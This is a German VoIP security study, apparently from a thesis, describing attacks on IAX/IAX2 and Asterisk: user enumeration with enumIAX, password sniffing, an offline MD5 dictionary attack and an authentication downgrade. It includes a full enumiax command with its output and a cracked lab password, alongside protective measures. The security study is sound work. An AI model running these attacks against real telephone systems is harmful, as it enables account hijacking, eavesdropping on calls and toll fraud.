Siehe oben: Bedeutung der Felder des IAX-Fullheaders

3.1.2 Exemplarischer IAX/IAX2 Verbindungsaufbau und Verbindungszustände



(Quelle Bild: http://www.en.voipforo.com/IAX/IAX-example-messages.php)

Beschreibung exemplarischer Verbindungsaufbau mit IXA/IAX2:
A initiiert den Anruf und sendet eine „NEW“ Nachricht zu B. B antwortet mit einer „ACK“ Nachricht, worauf A diese Nachricht auch mittels einer „ACK“ Nachricht an B rückbestätigt. B beginnt zu rufen und teilt dies mit einer „RINGING“-Nachricht A mit, A bestätigt wiederum den Erhalt der Nachricht mit „ACK“. B beantwortet den Anruf und sendet eine „ANSWER“-Nachricht zu A, welcher diese wiederum mittels „ACK“ rückbestätigt.

Nutzdaten-Transport:
Nach erfolgreichem Verbindungsaufbau wird der Nutzdaten-Transport über den effizienten 4 Byte grossen Miniheader ausgeführt. Periodisch werden IAX-Fullheader übertragen, um die Datenflusssteuerung und die Synchronisation bewerkstelligen zu können. Die Nutzdaten werden über dasselbe Port ausgetauscht wie zuvor die Signalisierung.

Verbindungsabbau:
Der Verbindungsabbau wird durch das Senden einer „HANGUP“-Nachricht des beendenden Terminals an die Gegenseite signalisiert, welche den Empfang dieser Nachricht durch eine „ACK“-Nachricht zurück bestätigt.

Die obigen Informationen betreffend dem IAX/IAX2-Protokoll sind nicht abschliessend und vollumfänglich aufgeführt.
Sie dienen jedoch dem besseren Verständnis, um die in den nächsten Kapiteln aufgeführten Angriffe begreifen und selbst nachvollziehen zu können.
Tiefere und weiterführende Informationen über das IAX/IAX2-Protokoll sind unter folgenden Links erhältlich:
http://de.wikipedia.org/wiki/IAX
http://en.wikipedia.org/wiki/Inter-Asterisk_eXchange
https://datatracker.ietf.org/drafts/draft-guy-iax/

<table>
<tr><td>Benennung Angriffe / Analyse:

3.2.1 - Enumeration IAX User</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit……………….</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

enumIAX</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://sourceforge.net/projects/enumiax
Das Tool ist ebenfalls in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
4
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

2</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Bei der Enumeration geht es dem Angreifer darum, im ganzen Ziel-Netzwerk so viele Informationen über die angeschlossenen IAX Clients (Hard- oder Softphones), Registrars, Proxy-Server und Redirect Server zu erhalten, wie es überhaupt möglich ist.
Die Enumeration steht meist an Anfang weiterer Angriffe, welche jedoch erst mit den aus der Enumeration gewonnen Kenntnissen möglich sind.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Eine wirksame Schutzmassnahme ist schwierig zu realisieren, denn die Ports müssen für die korrekte Funktionalität offen bleiben.

Einzige mögliche Massnahmen sind:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15</td></tr>
<tr><td colspan="3">Kommentar:</td></tr>
</table>

3.2.2 Technik und Funktionsweise

Die IAX Enumeration basiert auf Registrierungsversuche vermeintlicher User Agents. Wenn eine Authentifizierung der User Agents gegenüber dem Asterisk Proxy Server verlangt wird, so sendet der User Agent bei seiner Registrierungsanfrage den Benutzernamen und das Passwort mit. Der Asterisk Proxy Server antwortet auf solche Anfragen unterschiedlich, je nachdem ob es einen gültigen Account dafür gibt oder nicht. Somit kann leicht festgestellt werden, welche Benutzernamen und gültigen Accounts auf dem Asterisk Proxy Server existieren.

3.2.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer will wissen, welche gültigen User Accounts im Asterisk Proxy Server vorhanden sind, um mit diesen Informationen später weitere Angriffe ausführen zu können. Dazu muss er Registrierungsanfragen mit möglichen vorhandenen User Accounts an den Asterisk Proxy Server senden, welche er in einer Liste zuvor abgespeichert hat.

Damit der Angreifer die Registrierungsanfragen an den Asterisk Proxy Server senden kann, braucht er nur dessen IP-Adresse zu wissen. Zu dieser Information kommt er, indem er ein Port-Scanner wie Zenmap (siehe Kapitel 2.2.1) einsetzt oder den Netzwerkverkehr abhört.

Für den Angriff selbst ist der Zugang zum Netzwerk erforderlich, sei es lokal oder per remote aus der Ferne.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet: „enumiax -v -d dict 10.1.1.101“

Die Werte im Einzelnen stehen wie folgt für:

enumiax	Aufruf Tool
-v	Voransicht, Tool erzeugt mehr Logs
-d dict	Alle im File „dict“ enthaltenen Benutzernamen werden durchgetestet
eth0	Besagt, über welche Schnittstelle des PC’s die Daten gesendet werden sollen
10.1.1.101	IP-Adresse des Asterisk Proxy Servers

Der Angreifer kann im Wissen, dass für die Benutzernamen der User Agents in den meisten Fällen die interne Rufnummer oder der Name verwendet wird, ganz spezifisch ein Dictionary-File zusammen stellen. So sind die zu eruierenden gültigen Benutzerkonten innert sehr kurzer Zeit durch das Tool ermittelt. Zusätzlich kann noch davon ausgegangen werden, dass die meisten Rufnummernpläne einer KMU PBX im 3- oder 4-stelligen Bereich liegen.

Der Angriff funktioniert auch im geswitchten Netzwerk, ohne dass dazu zuerst spezielle Bedingungen (siehe Kapitel 1.4) geschaffen werden müssen.

Untenstehender Angriff zeigt, dass der User Name „4131“ ermittelt werden konnte.

```
***
bt enumiax-1.0 # enumiax -v -d dict 10.1.1.101
enumIAX 1.0
Dustin D. Trammell <dtrammell@tippingpoint.com>

Target Aquired: 10.1.1.101
Connecting to 10.1.1.101 via udp on port 4569...
Starting enum process at: Mon Jan 19 21:05:07 2009

################################
Trying username: "3344"

################################
Trying username: "2254"


################################
Trying username: "susi"

################################
Trying username: "bernd"

################################
Trying username: "1234"

################################
Trying username: "4321"

################################
```



```
Trying username: "4131"
 !!! Found valid username (4131) at: Mon Jan 19 21:05:12 2009

Total time to find: 5 seconds

##################################
Trying username: "5566"

##################################
Trying username: "test"

##################################
Trying username: "password"

##################################
Trying username: "pass"

##################################
Trying username: "admin"

##################################
Trying username: "monat"

End of dictionary file reached, exiting.
bt enumiax-1.0 #
```

***

3.2.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Von diesem Angriff selbst gehen nicht so grosse Gefahren aus. Der Angreifer kommt „lediglich“ in Kenntnis, welche gültigen Benutzer-Konten es auf dem Asterisk Proxy Server gibt. Sind diese Benutzer-Konten mit den Namen der Benutzer und nicht mit den Rufnummern eingerichtet, so weiss der Angreifer nach der Attacke die Namen der Mitarbeiter, welche im Betrieb arbeiten, wo der angegriffene Asterisk Proxy Server steht.

Diese Attacke selbst sollte jedoch nicht als allzu harmlos gesehen werden. Eine Enumeration ist meist der Anfang weiterer Attacken, mit welcher sich der Angreifer einen ersten Überblick potentieller Angriffsziele verschafft. Mit dem Wissen der gültigen Benutzer-Konten kann der Angreifer gezielte weitere Angriffe starten.

Benennung Angriffe / Analyse:	Angriff /Analyse gegen:	Wert:
3.3.1 - IAX Authentication sniffing pwd Attack	Integrität………………….....	
	Vertraulichkeit……………....	x
Eingesetztes Tool: Wireshark	Verfügbarkeit………………	x
Downloadlink / Quelle des Tools: http://www.wireshark.org/download.html	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit: Wireshark ist sowohl unter Windows wie auch Linux/Unix lauffähig	Installation Tool……………	3
	Anwendung Tool…………...	3
	Erforderliche Vorkenntnisse..	5
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr)	
	Gefahr für Angriffsziel…….	4

Ziel Angriff /Analyse:

Asterisk Proxy Server erlauben folgende drei verschiedenen Authentifizierungen der IAX Clients:
Klartext, MD5 oder RSA. RSA wird infolge des hohen Handling-Aufwandes des Schlüsselpaares (public und private key) sehr selten eingesetzt, obwohl dies die sicherste Authentifizierungs-Methode wäre. Die MD5 Authentifizierung bietet auch nur dann einen wirksamen Schutz, wenn sichere Passwörter verwendet werden. Bei der Klartext Authentifizierung werden sowohl Benutzername und Passwort in Klartext über das Netzwerk gesendet.

Ziel des Angreifers ist es, an Passwörter und die dazugehörigen Benutzerkonten zu kommen. Einmal im Besitz dieser Angaben kann der Angreifer ein eigenes Telefon mit den falschen Benutzerkonten an das Netzwerk anschliessen. Dadurch wird die Registrierung des zuvor im Netzwerk vorhandenen „originalen" IAX Clients gelöscht. Alle ankommenden Anrufe klingeln beim Angreifer. Auch kann der Angreifer abgehende Gespräche mit falscher Identität führen. Dadurch können auch Gespräche auf Kosten anderer geführt werden.

Schutz gegen Angriff / Analyse:

Es müssen zwingend sichere Passwörter verwendet werden. Sichere Passwörter sind keine Wörter, die in einem Dictionary oder Duden vorkommen, auch wenn diese zum Beispiel am Schluss noch mit zwei Zahlen versehen werden (z.Bsp: Spanien08 = UNSICHER!!!).
Sichere Passwörter enthalten Sonderzeichen, Gross- und Kleinschreibung, ergeben keinen Sinn und sind mindestens 8 Zeichen lang. Sichere Passwörter stehen auch nicht auf einem Post-it-Nachrichtenzettel unter dem Telefonieterminal oder der PC-Tastatur.

Klartext Authentifizierung auf dem Asterisk Proxy Server nicht erlauben und ausschalten.

Siehe Massnahmen: Asterisk und Verschlüsselung, Kapitel 8.2.1
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:

3.3.2 Technik und Funktionsweise


Wireshark ist ein Tool, mit welchem Nachrichten aufgezeichnet werden können, die über ein Netzwerk ausgetauscht werden. Werden bewusst oder irrtümlicherweise Passwörter und Benutzerkonten in Klartext über das Netzwerk transportiert, so sind diese auch in den aufgezeichneten Daten ersichtlich.
In falscher Sicherheit wägend oder aus Bequemlichkeit werden heutzutage immer noch sehr viele Passwörter in Klartext über das Netzwerk ausgetauscht. Oft ist der Grund dafür, weil eine Implementierung für den Austausch sicherer Passwörter seitens der Hersteller (Soft- oder Hardphones) fehlt.

3.3.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer hat Wireshark gestartet, hört den Netzwerkverkehr mit und zeichnet diesen auf.
Im Wissen, dass bei den meisten Soft- oder Hardphones der Registrierungsintervall auf 3600 Sekunden per Default eingestellt ist, braucht er nur auf die periodische Registrierung der einzelnen IAX Clients zu warten.

Damit der Angreifer die im Netzwerk ausgetauschten Nachrichten, welche über andere Switch-Ports gehen, empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.

Untenstehender Ausschnitt der Wireshark-Aufzeichnung, wie Benutzer „4131“ sein Passwort „3ascotel“ in Klartext über das Netzwerk sendet.



3.3.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus:

Mit dem Sniffen des Passwortes kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten in das Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal geführt. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Auch kann er sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden.
Das Führen abgehender Gespräche auf Kosten anderer ist somit auch möglich.

<table>
<tr><td>Benennung Angriffe / Analyse:

3.4.1 - IAX Authentication dictionary Attack</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x
x</td></tr>
<tr><td>Eingesetztes Tool:

IAX.Brute.exe</td></tr>
<tr><td>Downloadlink / Quelle des Tools:

http://www.isecpartners.com/iax_brute.html</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
4
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

IAX.Brute.exe ist unter Windows lauffähig und wird via Commandline aufgerufen (Siehe Beispiel unten)</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Asterisk Proxy Server erlauben folgende drei verschiedene Authentifizierungen der IAX Clients:
Klartext, MD5 oder RSA. RSA wird infolge des hohen Handling-Aufwandes des Schlüsslepaares (public und private key) sehr selten eingesetzt, obwohl sie die sicherste wäre. Die MD5 Authentifizierung bietet auch nur dann einen wirksamen Schutz, wenn sichere Passwörter verwendet werden. Bei der Klartext Authentifizierung werden sowohl Benutzername als auch Passwort in Klartext über das Netzwerk gesendet.

Ziel des Angreifers ist es, an Passwörter und die dazugehörigen Benutzerkonten zu kommen. Einmal im Besitz dieser Angaben kann der Angreifer ein eigenes Telefon mit den falschen Benutzerkonten an das Netzwerk anschliessen. Dadurch wird die Registrierung des zuvor im Netzwerk vorhandenen „originalen“ IAX Clients gelöscht. Alle ankommenden Anrufe klingeln beim Angreifer. Auch kann der Angreifer abgehende Gespräche mit falscher Identität führen. Somit können auch Gespräche auf Kosten anderer geführt werden.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Es müssen zwingend sichere Passwörter verwendet werden. Sichere Passwörter sind keine Wörter, die in einem Dictionary oder Duden vorkommen, auch wenn diese zum Beispiel am Schluss noch mit zwei Zahlen versehen werden (z.Bsp: Spanien08 = UNSICHER!!!).
Sichere Passwörter enthalten Sonderzeichen, Gross- und Kleinschreibung, ergeben keinen Sinn und sind mindestens 8 Zeichen lang. Sichere Passwörter stehen auch nicht irgendwo auf einem Post-it-Nachrichtenzettel unter dem Telefonieterminal oder der PC-Tastatur.

Siehe Massnahmen: Asterisk und Verschlüsselung, Kapitel 8.2.1
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:</td></tr>
</table>

3.4.2 Technik und Funktionsweise

Digest Authentification: Der Asterisk Proxy Server verlangt eine Registrierung mittels MD5 gehashtem Passwort der IAX Clients. Dieses Verfahren ist die meist eingesetzte Authentifizierung bei Asterisk Proxy Servern.

Auf einen Registrierungs Request eines IAX Clients sendet der Asterisk Proxy Server diesem einen „Challenge“ (Nonce) zurück. Der IAX Client hat mit diesem Challenge einen MD5 Hashwert zu bilden, den er wieder an den Asterisk Proxy Server zurück senden muss. Zur Bildung dieses Hashwertes werden bei IAX/IAX2 lediglich das Passwort und der Challenge verwendet. Schematisch sehr vereinfacht sieht dies wie folgt aus:

Challenge + Passwort = MD5 Hashwert


Da der Hashwert und der Challenge in Klartext über das Netzwerk gesendet werden, ist die einzige Unbekannte das Passwort. Dies erlaubt es mit einer offline Dictionary-Attacke den MD5 Hashwert gegen eine sehr grosse Anzahl möglicher Passwörter zu testen.

3.4.3 Ausgangssituation, Ablauf und Bedingungen für Angriff


Der Angreifer hat Wireshark gestartet, hört den Netzwerkverkehr mit und zeichnet diesen auf.
Sobald die periodische Registrierung des Angriffszieles erfasst werden konnte, ist der Angreifer im Besitz aller notwendigen Daten, um nachher die offline Dictionary-Attacke starten zu können.

Damit der Angreifer die im Netzwerk ausgetauschten Nachrichten, welche über andere Switch-Ports gehen, empfangen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können. Siehe Kapitel 1.4.


Untenstehender Wireshark-Ausschnitt zeigt, wie der Benutzer „4131“ in Paket Nr. 18 einen Registrierungs-Request an den Asterisk Proxy Server sendet. In Paket Nr. 19 sendet der Proxy Server den Challenge „240491225“ an den IAX Client „4131“ zurück. Mit diesem Challenge und seinem Passwort hat der Client den MD5 Hashwert zu bilden, welchen er an den Asterisk Proxy Server zurücksenden muss.



Untenstehend sendet der IAX Client 4131 in Paket Nr. 20 den aus Passwort und Challenge gebildeten MD5 Hashwert „fd18bs67f8eb3275d6e676602b3f8ac9“ an den Asterisk Proxy Server zurück.



Die obigen gesnifften Daten (Challenge und MD5 Hashwert) müssen nach dem Starten von IAX.Brute.exe aus der Commandline von Windows heraus, nur noch an der richtigen Stelle eingegeben werden.
Auch muss der Speicherort des Dictionary-Files angegeben werden, worin alle möglichen zu prüfenden Passwörter gespeichert sind. Das Passwort für den IAX Client 4131 wurde erfolgreich gekrackt und ist „3ascotel“



3.4.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Mit dem Sniffen der Registrierungsdaten und dem Cracken des Passwortes kann ein Registrations-Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit denselben Registrierungsdaten ins Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal gemacht. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe welche, beim Angriffsziel rufen sollten. Er kann sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden. Auch ist ein Telefonieren auf Kosten anderer möglich.

<table>
<tr><td>Benennung Angriffe / Analyse:

3.5.1 - IAX Authentication downgrade Attack</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x
x</td></tr>
<tr><td>Eingesetztes Tool:

vnak</td></tr>
<tr><td>Downloadlink / Quelle des Tools:

http://www.isecpartners.com/vnak.html</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

5
5
5</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Vnak ist unter Linux/Unix lauffähig und nicht in BackTrack3 enthalten.</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…….</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Will sich ein IAX Client bei seinem Asterisk Proxy Server registrieren, sendet er einen Authentifizierungs-Request an diesen. Meistens wird zur Registrierung MD5 eingesetzt, das heisst, der Asterisk Proxy Server sendet dem IAX Client einem Challenge (Nonce) zurück. Ziel des Angreifers ist es, vor dem Antworten des Asterisk Proxy Servers eine gespoofte Nachricht an den IAX Client zu senden. Der Angreifer gibt sich in dieser Nachricht als Asterisk Proxy Server aus und teilt dem IAX Client mit, dass als Authentifizierungs-Methode das Passwort nur in Klartext-Nachricht akzeptiert wird. Daraufhin sendet der IAX Client seine Authentifizierungs-daten in Klartext übers Netzwerk.

Ziel des Angreifers ist es, an Passwörter und die dazugehörigen Benutzerkonten zu kommen. Einmal im Besitz dieser Angaben kann der Angreifer ein eignes Telefon mit den falschen Benutzerkonten an das Netzwerk anschliessen. Dadurch wird die Registrierung des zuvor im Netzwerk vorhandenen „originalen“ User Agents gelöscht. Alle ankommenden Anrufe klingeln beim Angreifer. Auch kann der Angreifer abgehende Gespräche mit falscher Identität führen. Somit können auch Gespräche auf Kosten anderer geführt werden.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:
Vnak bietet noch weitere Tools, welche für Angriffe gegen SIP, H.323 und IAX eingesetzt werden können.</td></tr>
</table>

3.5.2 Technik und Funktionsweise

Digest Authentification: Der Asterisk Proxy Server verlangt eine Registrierung mittels MD5 gehashtem Passwort der IAX Clients. Dieses Verfahren ist die meist eingesetzte Authentifizierung bei Asterisk Proxy Servern. Auch wenn im Asterisk Proxy Server als Authentifizierungs-Methode RSA definiert wäre, würde der Einsatz dieses Tools zum Erfolg führen.

